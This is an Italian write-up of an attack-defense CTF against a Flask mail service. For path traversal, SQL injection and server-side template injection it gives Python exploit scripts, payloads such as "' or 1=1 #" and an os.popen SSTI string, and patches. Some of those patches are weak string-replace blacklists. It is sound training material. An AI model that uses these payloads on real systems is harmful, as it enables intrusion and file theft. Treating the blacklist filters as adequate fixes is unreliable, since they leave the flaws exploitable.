Indice

1. Path Traversal.....2
(1.1) Discovery.....2
(1.2) Exploit.....2
(1.3) Patch.....2
2. SQL Injection.....3
(2.1) Discovery.....3
(2.2) Exploit.....3
(2.3) Patch.....4
3. Server Side Template Injection.....5
(3.1) Discovery.....5
(3.2) Exploit.....6
(3.3) Patch.....6
4. Altri controlli e accortezze utili.....7

1. Path Traversal

(1.1) Discovery

È stato sufficiente guardare il codice e analizzare i vari endpoint, tra cui /download. Qui veniva effettuata la lettura di un file del proprio filesystem senza effettuare alcun controllo sull'input dell'utente. È stato semplice verificare la possibilità di fare path traversal e leggere la flag che era inserita nella root della vuln-app (come si poteva notare anche dal Dockerfile).

```
ARG FLAG=ETH{uns3cur3_s4n171z47a10n_auns3cur3_m41l}
RUN echo ${FLAG} > /flag.txt
RUN chmod 777 /flag.txt
```

(1.2) Exploit

Questo consiste banalmente nell'effetuare la richieste all'endpoint download delle varie VM e passare come parametro ?filepath=../../../flag.txt.

```
def attack(ip):
        newFlags = []
        request = requests.get(f"http://{ip}:5000/download?filepath=../../../flag.txt", timeout=5)
        flag = re.findall("[a-zA-Z]{31}=", request.text)
        newFlags.extend(flag)
        if(len(newFlags) == 0):
                raise Exception()
        return newFlags
```

(1.3) Patch

Per risolvere il problema è bastato filtrare il paramentro filepath ed impedire che potessero essere inseriti 2 punti ".." consecutivi.

```
25 @app.route('/download', methods=['GET'])
26 def download():
27     filepath = request.args.get("filepath")
28     filepath = filepath.replace("..","")
29     return open("./static/files/"+filepath, "r").read()
```

2. SQL Injection

(2.1) Discovery

Anche qui è bastato leggere il codice per notare la presenza di una query effettuata senza sanitizzazione dell'input.

(2.2) Exploit

Sebbene in teoria si trattava di un exploit abbastanza semplice da implementare, è stato comunque necessario fare diversi tentativi di injection per ottenere dei risultati. Infatti nelle prime prove si inviava un paylaod di tipo: ‘ or 1=1; -- che però non sembrava funzionare correttamente, sia per la presenza del ; sia per il tipo di commento usato --. Dopo alcune prove è stato possibile effettuare injection correttamente con: ‘ or 1=1 #

```python
def attack(ip):
        newFlags = []
        body = {"username":"administrator", "password":"' or 1=1 #"}
        request = requests.post(f"http://{ip}:5000/login",data=body, timeout=5)

        encoded_bytes = request.text.replace("Logged in! administrator - ","").strip()
        decoded_bytes = base64.b64decode(encoded_bytes)
        flag = decoded_bytes.decode()

        newFlags.append(flag)

        if(len(newFlags) == 0):
                raise Exception()
        return newFlags
```

In realtà questa vulnerabilità presentava altre problematiche: la prima è che le credenziali dell'utente administrator erano uguali per tutte le VM ed erano visibili (in chiaro) sul file database/init.sql, quindi era possibile creare un variante dell'exploit in cui si sfruttava la conoscenza delle credenziali anziché la injection.

La seconda problematica era legata al come la flag veniva inserita, decodificata e restituita sulla pagina html. Infatti la decodifica in base58 della flag effettuata dal frontend non era possibile c

Questo è stato notato dopo essere acceduti sul proprio DB e aver notato la presenza di una flag:

```
        → SET e_age=42
        → ^C
mysql> update users set password='pwd-nuova' where username='administrator';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from users;
+---------------+-----------+-----------------------------------+
| username      | password  | info                              |
+---------------+-----------+-----------------------------------+
| administrator | pwd-nuova | JNXVUIDPNJJTVJLELOKSIOQZRZZFECI= |
| gameserver    | gameserver | 2LrTFKaAwrtTi                    |
+---------------+-----------+-----------------------------------+
2 rows in set (0.00 sec)

mysql>
[1]+  Stopped                 mysql -u root -p
```

e provando ad eseguire a mano le operazioni del frontend (content = b58decode(query_result)) si è notato che l'interprete python lanciava un'eccezione.

(2.3) Patch

La correzione di questa vulnerabilità consisteva nell'utilizzo dei prepared statement, in modo tale da impedire che l'input dell'utente venisse interpetato come qualcosa di diverso da una semplice stringa e quindi potenzialmente eseguito come codice.

Mentre per quanto riguarda la vulnerabilità relativa alla conoscenza delle credenziali, è stato semplicemente fatto un controllo per bloccare il contenuto sensibili all'attaccante:


```
# Execute the SELECT query
db.execute("""SELECT username FROM users WHERE username=%s AND password=%s""", (username, password))
user = db.fetchall()

if user:
    db.execute("""SELECT info FROM users WHERE username=%s LIMIT 1""", (username,))
    if username == "administrator":
        return f'Logged in! {user[0][0]} - sorry no flag!!!!'
    else:
        content = b58decode(db.fetchall()[0][0])
        return f'Logged in! {user[0][0]} - {b64encode(content.decode("utf-8").encode())}'
```

3. Server Side Template Injection


(3.1) Discovery

Questa vulnerabilità è stata la più difficile da trovare, ed infatti ha richiesto l'utilizzo di un tool di supporto chiamato Tulip, cioè un analizzatore del traffico di rete. Per usarlo è stato necessario raccogliere i pacchetti in entrata ed uscita sulla VM tramite tcpdump per poi analizzarli con Tulip:



come si può notare dal filtro FLAG OUT, le nostre flag veniva catturate sull'endpoint /, cioè quello riferito alla casella di posta, ed in particolare all'interno di una specifica email, quindi abbiamo capito che inviando le email ad altri utenti, e cercando di inserirci dentro qualche payload particolare forse era possibile eseguire del codice.

Sempre tramite tulip poi abbiamo analizzato il traffico della porta 8025, relativa alla casella di posta e abbiamo trovato anche il payload utile:



Vedendo il formato, cioè le 2 parentesi graffe {{ }}, grazie ad esperienze precedenti abbiamo riconosciuto la classica Server Side Template Injection in Flask.

(3.2) Exploit

Per sfruttare la vulnerabilità è bastato cercare online qualche libreria python per l'invio di email ed abbiamo trovato smtplib, abbiamo quindi creato il payload come visto sopra e attraverso una breve fase di scraping html abbiamo recuperato gli indirizzi email e gli indentificativi delle caselle di posta alla quali inviavamo effettivamente la email malevola:

```python
def attack(ip):
        newFlags = []
        request = requests.get(f"http://{ip}:5000/", timeout = 5)

        email = re.findall("[\w\.-]+@[\w\.-]+", request.text)[0]
        username = email.split("@")[0]
        hostname = email.split("@")[1]
        address = f"{username}@{hostname}"

        s = smtplib.SMTP(ip, 8025)
        message = "{{ self.__init__.__globals__.__builtins__.__import__('os').popen('cat flag.txt').read() }}"
        s.sendmail("example@example.com", email, msg=message)

        get_email = requests.get(f"http://{ip}:5000/{b58encode(address).decode()}", timeout = 5)
        flag = re.findall("[a-zA-Z]{31}=", get_email.text)

        newFlags.extend(flag)
        if(len(newFlags) == 0):
                raise Exception()
        return newFlags

```

(3.3) Patch

La patch in questo caso, inizialmente non è stata applicata nel migliore dei modi, non essendo riusciti a capire come impedire la injection nel modo giusto, infatti per cercare comunque di "rallentare" gli attaccanti o comunque impedire completamente l'attacco, abbiamo pensato di eliminare dalla pagina html la stringa relativa all'indirizzo email e di randomizzare l'ID della casella di posta per impedire di risalire alla email stessa. Questo perché nella nostra esperienza dell'attacco abbiamo avuto necessità di conoscere quei dati, dunque nascondendoli avvremmo potuto difenderci.

Successivamente abbiamo realizzato la presenza di una funzione esc() che restituiva una stringa senza fare alcun tipo di escaping (come suggerisce il nome) e dunque abbiamo aggiunto la sanitificazione per tutti quei caratteri che potenzialmente causano una injection.

```python
def esc(s: str):
    return  s.replace("{","").replace("}","").replace("flag.txt","").replace("%","")

```

4. Altri controlli e accortezze utili

Alcuni accorgimenti che sono stati compresi ed applicati durante la challenge stessa sono:

- l’utilizzo di try catch nei metodi di exploit per evitare che le patch avversarie ci bloccassero gli script;
- l’uso del parametro timeout nelle richieste http per lo stesso motivo sopracitato;
- la stampa ad ogni round del numero di flag ottenuto e degli ip dai quali sono stati ottenuti e quali invece si sono difesi correttamente;
- la stampa della corretta effettuazione di submit delle flag;
- l’utilizzo di Tulip per verificare l’efficacia delle proprie patch;